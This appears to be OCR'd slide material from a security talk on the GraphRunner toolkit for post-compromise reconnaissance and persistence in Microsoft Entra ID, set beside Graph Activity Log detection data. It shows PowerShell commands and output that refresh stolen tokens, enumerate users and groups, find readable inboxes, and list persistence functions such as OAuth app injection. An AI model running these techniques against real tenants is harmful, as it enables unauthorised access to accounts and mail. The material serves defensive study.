AAAAmoFfGtYxvRrNriQdPKIZ-AgDs_wUA9P9r_sJn8mW2EnuALckOAQyfEgcZaKYn-W5rNSbc7JQ5YaGa7uBvCJHYUW9KIP1q22SsHHeBRW5-YI1jt0-NhI3d
ia79wMDBCQfrEUzuTEi9F5AYCuyHGk6P8gzYALmvmrHaCLgLkGkg7-aSXvTGZCwvWcBmztJHt4QCQadQGjySTM-J-BCh0dlQH--CeX6pPPkU2GyaN8VIfWddc
Y63qEXXA4mcqvSss18JIhJq6BTeoynTUwemOAnQqxgF0HB0pMDw-5aqFmKbi8rmV-r_6PY2ugJK-lmPhpG-grkXK8PVnvINt1R2vnreqsitmIF_rPD-QmvZe3
kbhGy0IrwVcRF281vLGjpE95-nvbBuMFaM52P467_VqOVZwEh77zB4suj3nlqslapqhkVHBmVId9ZrmrX0XdsboU1j803bF7mhX_YiRuZaYTPdnurriFTYXvJ
kem3-e-u0OzGuuTlyiSRilBopS8rZK8zSyDUlaJ6ZSj0DTyeEI4AxULmAO-aAewKClukVgf0hmnojZ1_2ILaxF7hqqLBasUDfm2slgti7C4_WcnTvpdlYkkBd
V7ER80Bf-DN_9oY5KBL4IYhqGx4u0CSmvJWfgOHhlP--kdNGlICN5DuLUmTN5cRhmse3Hlg2ZP1G7TGW0ud-RTI"
[*] Refreshing Tokens...
Decoded JWT payload:

aud                     : https://graph.microsoft.com/
iss                     : https://sts.windows.net/e7fe4095-076f-410c-a07e-b6cd5991b434/
iat                     : 1706560558
nbf                     : 1706560558
exp                     : 1706568652
acct                    : 0
acr                     : 1
aio                     : ATQAy/8VAAAAK0hHoQEO3EniP+vUOscnwbNq8QenW4wZ8jWWkRDqDSD3R7zzp05xj0Bx9JtEfyka
amr                     : {pwd}
app_displayname         : Microsoft Office
appid                   : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr                : 0
idtyp                   : user
ipaddr                  : 34.152.40.90
name                    : Mike Slayton
oid                     : 2f3d09fc-1952-445f-9fc4-e5f428f9a252
platf                   : 2
puid                    : 100320032DD976E6
rh                      : 0.AVkAlUD-528HDEGgfrbNWZG0NAMAAAAAAAAAwAAAAAAAAAAD7AM0.
scp                     : AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared
```

```
==========================================================================
Error fetching user information: {"error":{"code":"InvalidAuthenticationToken","message":"Lifetime
validation failed, the token is expired.","innerError":{"date":"2024-01-29T20:30:11","request-id":"
913e1a80-04e3-437d-81ad-77f00ae96439","client-request-id":"913e1a80-04e3-437d-81ad-77f00ae96439"}}}
```


```
sub                     : 19IKK9HjItj03aDuKE5GZHXpXN4LV7yBuP_Gr8IEyx8
tenant_region_scope     : NA
tid                     : e7fe4095-076f-410c-a07e-b6cd5991b434
unique_name             : mike.slayton@th7sz.onmicrosoft.com
upn                     : mike.slayton@th7sz.onmicrosoft.com
uti                     : TvdRgXoKzEyi8gjq2FprAA
ver                     : 1.0
wids                    : {b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_tcdt                : 1659889269

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them wi
th other GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 01/29/2024 22:50:52
```

Revoking Refresh Tokens

“You can’t configure the lifetime of a refresh token” - Microsoft

Modify conditional access policies to set time when user must sign-in again

Token Protection for Sign-In Sessions (Preview) - Sits on top of CAP



```
PS C:\GraphRunner> Invoke-RefreshGraphTokens -RefreshToken "0.AVkAlUD-528HDEGgfrbNWZG0NNYOWd
wUA9P9ZaPfXXp9VT8LmEQF5BrSKCf-JIlbEoKfLiGrpTfC__C6udI4XWYSnIOLEpVPvy2xTAoe-vvbytv4tSN_xutU3b
[illegible]
Z_e_DCVMk3GhI"
[*] Refreshing Tokens...
Error refreshing tokens: Response status code does not indicate success: 400 (Bad Request).
```

TIMESTAMP	EVENT	METADATA.PROD...	PRINCIPAL.IP	NETWORK.HTTP...	SECURITY_RESULT.ACTION_DETAILS	TARGET.USER.USERID	TARGET.APPLICATION	METADATA.PRODUCT_NAME
2024-02-06T20:43:16.782	USER_LOGOUT tim.smith_admin - 34.152.40.90	Sign-in activity	34.152.40.90	Chrome 103.0.0	Fresh auth token is needed. Have the user re-sign using fresh credentials.	tim.smith_admin	Microsoft Office	Azure Activity

https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens
https://techcommunity.microsoft.com/t5/microsoft-entra-blog/public-preview-token-protection-for-sign-in-sessions/ba-p/3815756

With our token, where can we go from here?

Recon & Enumeration

Invoke-GraphRecon

- Performs general recon for org info, user settings, directory sync settings

Invoke-DumpCAPS

Invoke-DumpApps

Get-AzureADUsers

Get-SecurityGroups

Get-UpdatableGroups

- Gets groups that may be able to be modified by the current user (estimated access)

Get-DynamicGroups

- Finds dynamic groups and displays membership rules

Get-SharePointSiteURLs

Invoke-GraphOpenInboxFinder

- Checks each user’s inbox in a list to see if they are readable


Get-TenantID

Office 365 and Azure AD Audit Do Not Log Any of this Activity


Microsoft Graph Activity Logs (Preview)

Starts to address the gap in visibility that exists when it comes to recon activity

Entra ID
(Diagnostic
Settings)



☑ MicrosoftGraphActivityLogs



☑ Stream to an event hub

For potential partner integrations, click to learn more about event hub integration.

Subscription
LunarS

Event hub namespace *
LunarS

Event hub name (optional) ⓘ
entragraphapi

Event hub policy name
RootManageSharedAccessKey

Event Hub

Azure
Function

SIEM

https://learn.microsoft.com/en-us/graph/microsoft-graph-activity-logs-overview

What Can We See?

IP Address

UserAgent string


User/Service Principal GUID

Location


Scope/Role of the Requestor

Request URI

Tenant/Application GUID



```
□ U extensions.auth.auth_details: "Public Client"
□ U extensions.auth.type: "MACHINE"
□ U metadata.base_labels.allow_scoped_access: true
□ U metadata.base_labels.log_types[0]: "MICROSOFT_GRAPH_ACTIVITY_LOGS"
□ U metadata.event_timestamp: "2024-01-31T17:28:19.247140700Z"
□ U metadata.event_type: "STATUS_UPDATE"
□ U metadata.id: b"AAAAAMverkOgKPrm7sGEEeGW5qEAAAAABgAAAAAAAAA="
□ U metadata.ingested_timestamp: "2024-01-31T17:39:20.557386Z"
□ U metadata.log_type: "MICROSOFT_GRAPH_ACTIVITY_LOGS"
□ U metadata.product_event_type: "Microsoft Graph Activity"
□ U metadata.product_name: "Graph API Activity"
□ U metadata.vendor_name: "Microsoft"
□ U network.http.method: "GET"
□ U network.http.response_code: 403
□ U network.http.user_agent: "Mozilla/5.0 (Windows NT 10.0; Microsoft Windows
      10.0.14393; en-US) PowerShell/7.3.0"
□ U network.sent_bytes: 101
□ U network.session_id: "KHUrIqy3u0-Y52sOWQyQAA"
□ U principal.ip[0]: "34.152.40.90"
□ U principal.labels[0].key: "scopes"
□ U principal.labels[0].value: "AuditLog.Read.All Calendar.ReadWrite
      Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite
```



```
PS C:\GraphRunner> Invoke-GraphRecon -Tokens $tokens -permissionenum
[*] Using the provided access tokens.
[*] Refreshing token to the Azure AD Graph API...
[*] Now trying to query the MS provisioning API for organization settings.
================================================================================
User Settings
================================================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
================================================================================
Authorization Policy Info
================================================================================
Allowed to create app registrations (Default User Role Permissions): True
Allowed to create security groups (Default User Role Permissions): True
Allowed to create tenants (Default User Role Permissions): True
Allowed to read Bitlocker keys for own device (Default User Role Permissions): True
Allowed to read other users (Default User Role Permissions): True
Who can invite external users to the organization: everyone
Users can sign up for email based subscriptions: True
Users can use the Self-Serve Password Reset: True
Users can join the tenant by email validation: True
Users can consent to risky apps:
Block MSOL PowerShell: False
Guest User Policy: Guest users have limited access to properties and memberships of
directory objects
================================================================================
[*] Now enumerating individual permissions for the current user
[Allowed Actions]:
Read role assignments assigned to service principals : allowed
Read standard properties of application policies : allowed
Read the memberOf property on Security groups and Microsoft 365 groups, including
role-assignable groups : allowed
Read manager of users : allowed
Read application policies applied to objects list : allowed
Read basic properties on domains : allowed
Read basic properties on users : allowed
Read the group membership for all contacts in Microsoft Entra ID : allowed
Update authentication methods for users : allowed
Read standard properties of authentication methods for users : allowed
Read basic properties on subscriptions : allowed
Read owners of Security groups and Microsoft 365 groups, including role-assignable
groups : allowed
Read owned objects of users : allowed
Read basic properties of custom rules that define network locations : allowed
Create new tenants in Microsoft Entra ID : allowed
Read owners of policies : allowed
Read the direct reports for users : allowed
Read owned objects of service principals : allowed
Delete authentication methods for users : allowed
Invite Guest Users : allowed
Update User Principal Name of users : allowed
Force sign-out by invalidating user refresh tokens : allowed
```

Invoke-GraphRecon

Contact info for tenant

Directory Sync Settings - ADFS for example

User Settings

Service Parameters

Authorization Policy

Permission Enum flag - Allowed Actions and Conditional Access for the current user


APIs Called

- graph.microsoft.com/beta/policies/authorizationPolicy
- graph.microsoft.com/v1.0/me - Permission Enum Flag
- graph.microsoft.com/beta/roleManagement/directory/estimateAccess - Batched

Get-AzureADUsers/ Get-SecurityGroups


Enumerate all Azure AD Users and write to a file

- graph.microsoft.com/v1.0/users




```
PS C:\GraphRunner> Get-AzureADUsers -Tokens $tokens -outfile userlist0131.txt
[*] Gathering the users from the tenant.
---All Azure AD User Principal Names---
admin-101@th7sz.onmicrosoft.com
admin@lunarstiiiness.com
AlexW@th7sz.onmicrosoft.com
Alice.Shepherd@lunarstiiiness.com
aquick@lunarstiiiness.com
Chris.Lovell@lunarstiiiness.com
Dan.Cooper@lunarstiiiness.com
Exchange_Online-ApplicationAccount@lunarstiiiness.com
```

Enumerate all security groups and members to csv file



TARGET.URL
https://graph.microsoft.com/v1.0/groups/0a755df6-3015-4956-9bf8-cc5ea5b65596/members
https://graph.microsoft.com/v1.0/groups/08a4adba-bddd-4fac-a502-64c2dac197d2/members
https://graph.microsoft.com/v1.0/groups/0719ab31-b722-4787-97d0-19b57550cf5d/members
https://graph.microsoft.com/v1.0/groups?=securityEnabled%20eq%20true




```
PS C:\GraphRunner> Get-SecurityGroups -Tokens $tokens
[*] Using the provided access tokens.
[*] Retrieving a list of security groups and their members from the directory...
Group Name: InfoSec | Group ID: 0719ab31-b722-4787-97d0-19b57550cf5d
Members: heather.glenn_admin@lunarstiiiness.com

================================================================================
Group Name: Records Management | Group ID: 08a4adba-bddd-4fac-a502-64c2dac197d2
Members:

================================================================================
Group Name: Finance | Group ID: 0a755df6-3015-4956-9bf8-cc5ea5b65596
Members: Jim.Armstrong@lunarstiiiness.com, Robert.Yeager@lunarstiiiness.com
```


Invoke-GraphOpenInboxFinder

Find user’s inboxes that are readable by the current user


Mailbox misconfiguration (or for business need) to allow others to read their mail items



2024-01-31T17:28:19.421	STATUS_UPDATE MICROSOFT GRAPH ACTIVITY 34.152.40.90	34.152.40.90	2f3d09fc-1952-445f-9fc4-e5f428f9a252	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://graph.microsoft.com/v1.0/users/Exchange_Online-ApplicationAccount@lunarstiiiness.com/mailFolders/Inbox/messages	404
2024-01-31T17:28:19.247	STATUS_UPDATE MICROSOFT GRAPH ACTIVITY 34.152.40.90	34.152.40.90	2f3d09fc-1952-445f-9fc4-e5f428f9a252	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://graph.microsoft.com/v1.0/users/Dan.Cooper@lunarstiiiness.com/mailFolders/Inbox/messages	403



```
PS C:\GraphRunner> Invoke-GraphOpenInboxFinder -Tokens $tokens -userlist .\userlist0131.txt
[*] Note: To read other user's mailboxes your token needs to be scoped to the Mail.Read.Shared or Mail.ReadWrite.Shared permissions.


[*] Checking access to mailboxes for each email address...


[*] SUCCESS! Inbox of mike.slayton@th7sz.onmicrosoft.com is readable.
```



34.152.40.90	2f3d09fc-1952-445f-9fc4-e5f428f9a252	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://graph.microsoft.com/v1.0/users/mike.slayton@th7sz.onmicrosoft.com/mailFolders/Inbox/messages	200

Reconnaissance Commentary

Graph API Activity Logging Provides is Super helpful! **Mandatory?**

- ~300 log lines for a small network of 20-ish users in 10 minutes just running recon functions
- Will need to instrument to get the most out of this
- All recon commands have a user agent of the console they ran in

Estimate Access API - submit an action and find out if you can perform it

- Undocumented API
- Seen when using Azure Portal for admin functions
- Something to continue to poke at

Persistence

Invoke-AddGroupMember

- Adds a user to a group

Invoke-SecurityGroupCloner

- Clones a security group using an identical name and member list
- Option to inject another user in new group

Invoke-InviteGuest

- Invites a guest user to the tenant

Invoke-InjectOAuthApp

- Injects an app registration into the tenant

Invoke-InjectOAuthApp

